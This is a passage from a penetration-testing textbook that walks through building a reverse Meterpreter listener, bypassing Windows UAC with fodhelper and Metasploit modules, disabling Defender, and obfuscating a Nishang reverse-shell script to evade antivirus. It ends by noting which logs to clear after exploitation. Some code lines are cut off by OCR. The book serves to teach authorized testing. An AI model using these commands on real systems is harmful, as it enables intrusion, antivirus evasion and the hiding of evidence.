


Figure 9.21: Shellter main menu from Kali Linux

Once this executable is delivered to the victim, attackers will now be able to open up the listener as per the payload; in our example, `LHOST` is `10.10.10.12` and `LPORT` is `443`:

```
use exploit/multi/handler
set payload windows/meterpreterreverse_HTTPS
set lhost <YOUR KALI IP>
set lport 443
set exitonsession false
exploit -j -z
```

Now, you can save the preceding list of commands to a filename as `listener.rc`, and run it using Metasploit by running `msfconsole -r listener.rc`. Once the victim system opens without being blocked

by the antivirus or any security controls, it should open the shell to the attacker's IP without any trouble, as shown in *Figure 9.22*:




Figure 9.22: Shellter main menu from Kali Linux

That concludes the most effective way of building a backdoor and planting it on a victim system.

The majority of antiviruses will be able to catch the reverse Meterpreter shell; however, it is recommended that penetration testers encode multiple times before dropping the exploit.

Going fileless and evading antivirus

Most organizations allow users to access their internal infrastructure on all the network segments or have a flat network. In some organizations, particularly in the banking sector, the networks are segregated, and strict access controls are put in place. As an example, an internal firewall rule may be created to permit only port `80` or `443` as outbound communication and block all the other ports. So, it is recommended to utilize ports `80` or `443` for all listeners during testing. In this section, we will explore some quick wins to bypass security controls and take over a given system.

Bypassing Windows operating system controls

In every corporate environment, we see that all the endpoints provided to end users are typically Windows operating systems. The likelihood of exploiting Windows is always high due to its level of usage. In this section, we will focus on some of the specific Windows operating system security controls and how to bypass them post access to the endpoint. In the following example, we have utilized a Windows 10 virtual machine for demonstration purposes.

User Account Control (UAC)

Recent developments show there are different ways to bypass Windows UAC, which can be found at https://github.com/hfiref0x/UACME. This project is primarily focused on reverse-engineering malware. All the source code is written in C# and C; this will require attackers to compile the code and then perform the informed attacks.

Microsoft introduced security controls to restrict processes from running at three different integrity levels: high, medium, and low. A high integrity process has administrator rights, a medium-level process runs with a standard user's rights, and a low integrity process is restricted, ensuring programs do minimal damage if they are compromised.

To perform any privileged actions, a program must be run as an administrator and comply with the UAC settings. The four UAC settings are as follows:

- **Always notify**: This is the most stringent setting, and it will prompt the local user whenever any program wants to use higher-level privileges.
- **Notify me only when programs try to make changes to my computer**: This is the default UAC setting. It does not prompt the user when a native Windows program requests higher-level privileges. However, it will prompt if a third-party program wants elevated privileges.
- **Notify me only when programs try to make changes to my computer (don't dim my desktop)**: This is the same as the

default setting, but it does not dim the system's monitor when prompting the user.

- **Never notify**: This option reverts the system to pre-Vista days. If the user is an administrator, all programs will run with high integrity.

Therefore, immediately after exploitation, the tester (and attacker) wants to know the following two things:

- Who is the user that the system has identified?
- What rights do they have on the system?

This can be determined using the following command:

```
C:\> whoami /groups
```

Here, a compromised system is operating in a high-integrity context, as shown by the `Mandatory Label\High Mandatory Level` label in *Figure 9.23*:




Figure 9.23: Common Windows privileges of an individual account

If `Label` is `Mandatory Label\Medium Mandatory Level`, the tester will need to elevate from standard user privileges to administrator rights in order for many of the post-exploit steps to be successful.

Assuming the attacker has a limited shell from the Shellter or Veil exploit, the first option to elevate privileges is to run `exploit/windows/local/ask` from Metasploit, which launches the `RunAs` attack. This will create an executable that, when invoked, will run a program to request elevated rights. The executable should be created using the `EXE::Custom` option or encrypted using the Veil framework to avoid detection by the local antivirus.

The disadvantage of the `RunAs` attack is that the user will be prompted that a program from an unknown publisher wants to make changes to the computer. This alert may cause the privilege escalation to be identified as an attack, as shown in *Figure 9.24*:




Figure 9.24: A popup that the victim will receive when exploit/windows/local/ask is run

If the system's current user is in an administrator's group, and if the UAC is set to the default **Notify me only when programs try to make changes to my computer** (it will not work if set to **Always Notify**), an attacker will be able to use the Metasploit `exploit/windows/local/bypassuac` module to elevate their privileges.

To ensure that you can control the remote machine completely, we must be able to obtain administrative-level access. Attackers typically utilize `getsystem` to escalate their current capability to system privileges.




Figure 9.25: Limited shell in Metasploit

The `ask` module creates multiple artifacts on the target system and can be recognized by most antivirus software. Note that this will only work when the user is a local administrator. Let's now use the Windows local exploit to bypass the UAC. Once `SESSION` is set to an active session, attackers will now be able to bypass the UAC set by the Windows operating system and a successful bypass will provide attackers with another Meterpreter session with system-level privileges, as shown in *Figure 9.26*:




Figure 9.26: Escalating the privilege using exploit/windows/local/ask via Metasploit

Using fodhelper to bypass UAC in Windows 10

`fodhelper.exe` is the executable used by Windows to manage features in Windows settings. If the attackers have limited shell or normal user access to the victim system, they can make use of `fodhelper.exe` to bypass the UAC.

Testers have to note whether Microsoft Defender real-time monitoring is disabled, as this path might be blocked by the defender as a UAC bypass. It is recommended to disable Microsoft Defender by running `PowerShell.exe Set-MpPreference -DisableRealtimeMonitoring $true` from the command line as an administrator.

Bypassing the UAC can be achieved by running the following commands in Windows PowerShell that take advantage of a trusted binary in Windows operating systems, which allows elevation without requiring a UAC prompt with most UAC settings. The binary checks for a specific registry key and executes the instruction:

```
WmiObject Win32_UserAccount -filter "LocalAccount=True"| S
New-Item -Path HKCU:\Software\classes\ms-settings\shell\op
New-ItemProperty -Path HKCU:\Software\classes\ms-settings\
fodhelper
```




Figure 9.27: Manual fodhelper UAC bypass

Or, this can be achieved by running a single-line PowerShell script. While the HTTP web server is hosted by the attackers, this can be achieved with the following:

1. Download the bypass script (https://github.com/PacktPublishing/Mastering-Kali-Linux-for-Advanced-Penetration-Testing-4E/blob/main/Chapter%2009/FodHelperBypassUAC.ps1)
2. Start the `apache2` service in Kali Linux by running `sudo service apache2 start`
3. Copy the exploit to the relevant HTML folder, `cp FodhelperBypass.ps1 varwww/html/anyfolder/`, and then use it using the following command:

```
Powershell -exec bypass -c "(New-Object Net.WebClient)
```

The preceding script will open a new shell to Empire PowerShell with high privileges. We will explore using PowerShell Empire in detail in *Chapter 10, Exploitation*.

Using Disk Cleanup to bypass UAC in Windows 10

This attack method involves Disk Cleanup, the Windows utility designed to free up space on the hard drive. Default scheduled tasks on Windows 10 revealed a task named SilentCleanup, which executes the Disk Cleanup process, `cleanmgr.exe`, with the highest privileges, even if executed by an unprivileged user. The process creates a new folder named `GUID` in the `Temp` directory and copies an executable and various DLLs into it.

The executable is then launched, and it starts loading the DLLs in a certain order, as shown in *Figure 9.28*:




Figure 9.28: Escalating privileges using the DiskCleanUP vulnerability

Although Microsoft Defender offers real-time monitoring, this exploit might work while running multiple times on the device.

Obfuscating the PowerShell and using fileless techniques

Recent improvements in the endpoint security defense mechanisms and real-time monitoring using the EDR have placed lots of limitations on the existing attacking tools. However, there are always new ways to bypass them. In this section, we will explore how to obfuscate a known PowerShell payload and get a remote shell to the attacker.

We will leverage the `PyFuscation` tool. This is written in Python 3 and has the ability to replace all the function names, variables, and parameters of a given PowerShell script. This can be cloned directly from the Git repository by running the following command:

```
sudo git clone https://github.com/CBHue/PyFuscation
cd PyFuscation
sudo python3 PyFuscation.py
```

This should have the obfuscator ready to use. Now we will utilize the Nishang PowerShell script to obfuscate the payload. These scripts can be cloned from the Git repository by running `sudo git clone https://github.com/samratashok/nishang` and, from the same folder, `cd nishang/Shells`, add `Invoke-PowerShellTcp -Reverse -IPAddress <yourKaliIP> -Port 443` to the `Invoke-PowerShellTcp.ps1` script contents and save the file (this file is located in the `nishang/shells` folder). An edited snippet of the code is shown in *Figure 9.29*:

```
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.12 -Port 443
```

Figure 9.29: Editing the Invoke-PowerShellTcp.Ps1 contents

Finally, we will obfuscate the PowerShell script that we just edited with PyFuscation by running `sudo python3 PyFuscation.py -fvp --ps nameofthescript.ps1`. You should be able to see that the PowerShell scripts, functions, variables, and parameters have now been replaced with a new folder and a new filename, as seen in *Figure 9.30*:

```
┌──(kali㉿kali)-[~/PyFuscation]
└─$ sudo python3 PyFuscation.py -fvp --ps ../nishang/Shells/Invoke-PowerShellTcp.ps1

[+] Tool      : PyFuscation
[+] Author    : CB Hue
[+] Twitter   : @_cbhue_
[+] github    : https://github.com/CBHue

[!] Obfuscating: ../nishang/Shells/Invoke-PowerShellTcp.ps1
[+] Variables Replaced  : 10
[-] Obfuscated Variables located  : ../nishang/Shells/08222021_21_07_24/08222021_21_07_24.variables
[+] Parameters Replaced : 2
[-] Obfuscated Parameters located : ../nishang/Shells/08222021_21_07_24/08222021_21_07_24.parameters
[+] Functions Replaced  : 1

Obfuscated Function Names

[*] Replaced Invoke-PowerShellTcp With: acolytes

[-] Obfuscated Functions located  : ../nishang/Shells/08222021_21_07_24/08222021_21_07_24.functions
[-] Obfuscated script located at  : ../nishang/Shells/08222021_21_07_24/08222021_21_07_24.ps1
```

Figure 9.30: Running PyFuscation on Invoke-PowerShellTcp.ps1

Once the file is successfully obfuscated, we can change our directory to the output folder and then rename the file to something simpler to call from the target system, and we will host our web server using

the Python module by simply running `python3 -m http.server`, as shown in *Figure 9.31*:




Figure 9.31: Moving the file and hosting the Python web server

On the target Windows machine, we can simply run `wget http://<yourkaliIP>/filename.ps1 -Outfile anyfolder` from PowerShell.

Now, the final script is ready to be scanned by the antivirus software. In this example, we will use Microsoft Defender to scan the script, as shown in *Figure 9.32*. It should never find anything malicious in the script. To see the difference, you can first try with the original script without the obfuscation, where you will see an alert from Microsoft Defender, marking it as malicious and quarantining it.




Figure 9.32: Microsoft Windows Defender confirmation that no new threats were found

As the last step, once the script is delivered to the target, attackers can now open the port for the target to connect to. In this case, port `443` was set in the initial payload. Once this PowerShell script is run, either by opening it in PowerShell or by running it, it should open up a direct reverse shell to the attackers without any antivirus/EDR blocking it, as shown in *Figure 9.33*:

```
┌──(kali㉿kali)-[~/trevorc2]
└─$ nc -lvp 443
listening on [any] 443 ...
10.10.10.15: inverse host lookup failed: Unknown host
connect to [10.10.10.12] from (UNKNOWN) [10.10.10.15] 50233
Windows PowerShell running as user vijay on DESKTOP-HO1P986
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\vijay\Desktop>
```

Figure 9.33: Remote shell on an attacker's Kali Linux on port 443

We will explore all the different techniques of how to maintain command and control in *Chapter 13, Command and Control*.

Other Windows-specific operating system controls

Windows-specific operating system controls can be further divided into the following five categories:

- Access and authorization
- Encryption
- System security
- Communications security
- Auditing and logging

Access and authorization

The majority of the exploitations are performed on the access and authorization section of the security controls to gain access to the system and perform unauthorized activities. Some of the specific controls are as follows:

- Adding users to access Credential Manager, which will allow users to create applications as trusted callers. In return, this account can fetch the credentials of another user on the same system. An example would be where a user of the system adds their personal information to the **Generic Credentials** sections, as shown in *Figure 9.34*:




Figure 9.34: Microsoft Windows 10 Credential Manager

- Logging in through cloud-based accounts; by default, some Windows operating systems allow Microsoft accounts.
- Don't forget that guest accounts in legacy systems and locked accounts are used as service accounts to run scheduled jobs and other services.
- Print driver installation can help to bypass the security controls set on the machine. Attackers can potentially replace the driver installation with a malicious executable to provide a persistent backdoor to the system.
- Anonymous **Security Identifier** (**SID**), named pipe, and enumeration of the SAM accounts are some of the controls that are applied to a system that is connected to the network either via domain or standalone security settings.

- Remotely accessing the registry paths and subpaths.

Encryption

Encryption techniques engaged by Microsoft Windows typically relate to password storage, NTLM sessions, and secure channel data.

Attackers are mostly successful in bypassing encryption, either by utilizing weaker cipher suites or disabling the feature itself.

System security

System-level security revolves around the main local system-level exploitation and the controls that are in place to initiate a bypass:

- Time zone synchronization: In most organizations, all the endpoints will sync their time with the primary domain; this provides the opportunity for an attacker to nullify evidence or track an exploit.
- Page file creation, locking pages in the memory, and creating token objects –some of the token objects and page files run at a system level. One such classic attack is a hibernation file attack.
- One of the first things that penetration testers must consider when they gain access to a target system with local admin privileges is to authenticate themselves to the domain, escalate the privileges, and add a user to the domain who can create global objects and symbolic links, which will provide full access to the domain.
- Load and unload device drivers and set firmware environment values.
- Automatic administrative logon enabled for all system users.

Communications security

Typically, in communications security, the majority of the additional network devices are in place, but with respect to Windows digitally signed certificates and the **Service Principal Name** (**SPN**) server, target name validation is one of the notable things that penetration testers could utilize to develop a custom exploit. We will be exploring the exploitation of SPN in the next chapter.

Auditing and logging

Most of the default configuration controls that Windows can potentially put in place involve enabling system logs. The following is the list of logs that can be enabled by any organization to utilize information during an incident/forensic analysis:

- Credential validation
- Computer account management
- Distribution group management
- Other account management level
- Security group management
- User account management
- Process creation
- Directive service access and changes
- Account lockout/logoff/logon/special logon
- Removable storage
- Policy changes
- Security state changes

This provides a clear view of what types of logs the penetration testers must consider clearing after the exploit phase in our cyber

kill chain methodology.

Summary

In this chapter, we took a deep dive into a systematic process for overcoming security controls set by organizations as part of their internal protection. We focused on different types of NAC bypass mechanisms, how to establish a connection to the external world using tunneling and bypassing the firewalls, and also learned about every level of network, application, and operating system controls to ensure that our exploits can successfully reach the target system. Additionally, we reviewed how to bypass antivirus detection through PowerShell obfuscation using PyFuscation and explored the Veil-Evasion and Shellter frameworks to make file-based exploits. We also saw how different Windows operating system security controls such as UAC, application whitelisting, and other Active Directory-specific controls put in place can be easily circumvented using the Metasploit framework.

In the next chapter, we will examine various means of exploiting systems, including public exploits, exploit frameworks, such as the Metasploit framework, PowerShell Empire projects, and Windows-based exploits.

10

Exploitation

The key purpose of a penetration test is to exploit a data system and gain the credentials or direct access to the data of interest. It is exploitation that gives penetration testing its meaning. In this chapter, we will examine various means of exploiting systems, including both public exploits and available exploit frameworks. By the end of this chapter, you should be able to understand the following:

- The Metasploit Framework
- The exploitation of targets using Metasploit
- Using public exploits
- Developing sample Windows-specific exploits
- Empire PowerShell Framework

The Metasploit Framework

